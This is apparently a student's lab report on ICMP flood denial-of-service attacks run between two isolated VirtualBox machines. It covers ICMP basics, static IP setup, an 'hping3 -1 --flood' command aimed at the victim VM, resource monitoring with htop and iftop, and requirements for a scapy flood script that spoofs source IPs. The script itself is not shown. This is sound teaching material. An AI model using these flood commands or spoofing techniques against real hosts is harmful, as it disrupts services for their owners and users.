

ICMP FLOODING ASSIGNMENT

Name:- Etcharla Revanth Rao



Roll No.- 24CS06010

ICMP (Internet Control Message Protocol) is a vital part of the Internet Protocol (IP) suite that plays a key role in maintaining the health and efficiency of a network. Rather than transmitting user data, ICMP is used by network devices—such as routers and switches—to send diagnostic and error messages. These messages indicate whether data packets are successfully reaching their destination or if issues like unreachable hosts, timeouts, or routing problems are occurring.

For example, when you use the **ping** or **traceroute** commands, you're relying on ICMP to check connectivity and trace the path data takes across the network. In essence, ICMP acts like a behind-the-scenes communicator that helps troubleshoot and optimize network performance.

CMP Flooding Attack (Ping Flood) – Key Points

- **Type:** Denial-of-Service (DoS) attack.
- **Method:** Sends large numbers of ICMP Echo Request (ping) packets to the target.
- **Goal:** Overwhelm system resources (CPU, bandwidth, memory) and cause service disruption.
- **Flood Option:** Sends packets rapidly without waiting for replies.
- **Privileges Needed:** Often requires admin/root access to use flood mode.
- **Impact:** Slows down or crashes the target system/network.
- **Common Tool Used:** ping -f (on Unix/Linux systems).
- **Defense:** Rate-limiting ICMP traffic, firewalls, intrusion detection systems (IDS).



Environment Setup

Virtual Machines:

- **Attacker VM:** Ubuntu 22.04
- **Victim VM:** Ubuntu 14.04

Tools Used:

Attack Script: Python (using scapy, random, time)

- **Monitoring Tools:**

- htop – CPU and RAM usage
- iftop – Bandwidth monitoring
- ifstat – Interface statistics


Install all the tools htop ,iftop,ifstat and wireshark .

Q1.Perform an ICMP Flood DoS Attack on a virtual machine. Measure packet reassembly and impact on CPU and RAM using htop and iftop or Windows Task manager.

Ans:- Here i have used HOST ONLY mode in network setting for ICMP Flooding.

First step in the process is to connect two virtual machines for that will be assigning static ip to both attacker and victim vm's


sudo ifconfig <interface_name> <ip_address> netmask <netmask> up



The screenshot shows a terminal window on a Linux desktop environment. The terminal window title is "system@system-VirtualBox:~". The window contains the following command-line session:

```
system@system-VirtualBox:~$ sudo ip addr add 192.168.56.102/24 dev enp0s3
system@system-VirtualBox:~$ sudo ip link set enp0s3 up
system@system-VirtualBox:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:d1:f5:17 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 83893sec preferred_lft 83893sec
        inet 192.168.56.102/24 scope global enp0s3
            valid_lft forever preferred_lft forever
        inet6 fd00::19c5:f35a:5f9e:c7b7/64 scope global temporary dynamic
            valid_lft 86006sec preferred_lft 14006sec
        inet6 fd00::a00:27ff:fed1:f517/64 scope global dynamic mngtmpaddr
            valid_lft 86006sec preferred_lft 14006sec
        inet6 fe80::a00:27ff:fed1:f517/64 scope link
            valid_lft forever preferred_lft forever
system@system-VirtualBox:~$
```

For getting interface_name and other details we can use ***ip a***. After using the above command you can check whether the IP changed to static or not using the same ***ip a*** Command.



The screenshot shows a terminal window titled "system@system-VirtualBox:~". The terminal displays two ping commands. The first command is "ping 192.168.56.101" and the second is "ping 192.168.56.102". Both commands show a series of ICMP echo replies from the target hosts. The terminal also shows the ping statistics for each host, including the number of packets transmitted, received, and lost, along with the round-trip time (RTT) in milliseconds. The background of the terminal window shows various icons for system monitoring and file management.


```
system@system-VirtualBox:~$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.53 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.870 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.880 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.896 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.875 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.863 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=2.86 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.817 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.885 ms
^C
--- 192.168.56.101 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8021ms
rtt min/avg/max/mdev = 0.817/1.164/2.860/0.634 ms
system@system-VirtualBox:~$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.067 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=0.051 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=0.051 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=64 time=0.052 ms
64 bytes from 192.168.56.102: icmp_seq=7 ttl=64 time=0.052 ms
64 bytes from 192.168.56.102: icmp_seq=8 ttl=64 time=0.051 ms
64 bytes from 192.168.56.102: icmp_seq=9 ttl=64 time=0.054 ms
64 bytes from 192.168.56.102: icmp_seq=10 ttl=64 time=0.053 ms
^C
--- 192.168.56.102 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9168ms
rtt min/avg/max/mdev = 0.019/0.047/0.067/0.014 ms
system@system-VirtualBox:~$
```

Using ***ping*** command i am able to see whether i am communicate or not ..

I have assigned Assigned static IP's : 192.168.56.101 for Attacker VM and 192.168.56.102 for Victims VM.

Now for creating flood attack we will attacker VM,

Run the command ***sudo hping3 -1 -flood 192.168.56.102 (IP address is victims)***



Initially before the attack the system monitor is shown as below :-






After the flood attack we see that the network usage is increased as 3.3Mb/s and CPU usage is also increased like CPU1 now increased from 18 to 100 percent.


IFTOP

Using command: sudo iftop -i <network_interface>



We can see the traffic is coming from attackers machine **192.168.56.101** and reply is also from victim machine **192.168.56.102**



Htop before



Htop after



Q2. Write a script to perform the ICMP Attack where

- Send packet bursts with randomized intervals using Python's time module.
- Randomizes TTL values


c. Alternates packet sizes

d. Spoofs IPs from a predefined IP pool

e. Calculate amplification factor and asymmetric bandwidth usage.

Ans:-

The script attack.py is run on the attack



A screenshot of a terminal window on a Linux desktop. The terminal shows two sessions of the command `sudo python3 attack.py`. The first session outputs statistics for 10 different packets sent, with Bandwidth values ranging from 0.00 B/s to 7273.43 B/s. The second session also outputs similar statistics for 10 packets. The desktop background is a purple gradient, and the taskbar at the bottom shows icons for Home, Dash, and other applications.

```
system@system-VirtualBox:~$ sudo python3 attack.py
[Stats] Packets Sent: 0, Bytes Sent: 0, Bandwidth: 0.00 B/s
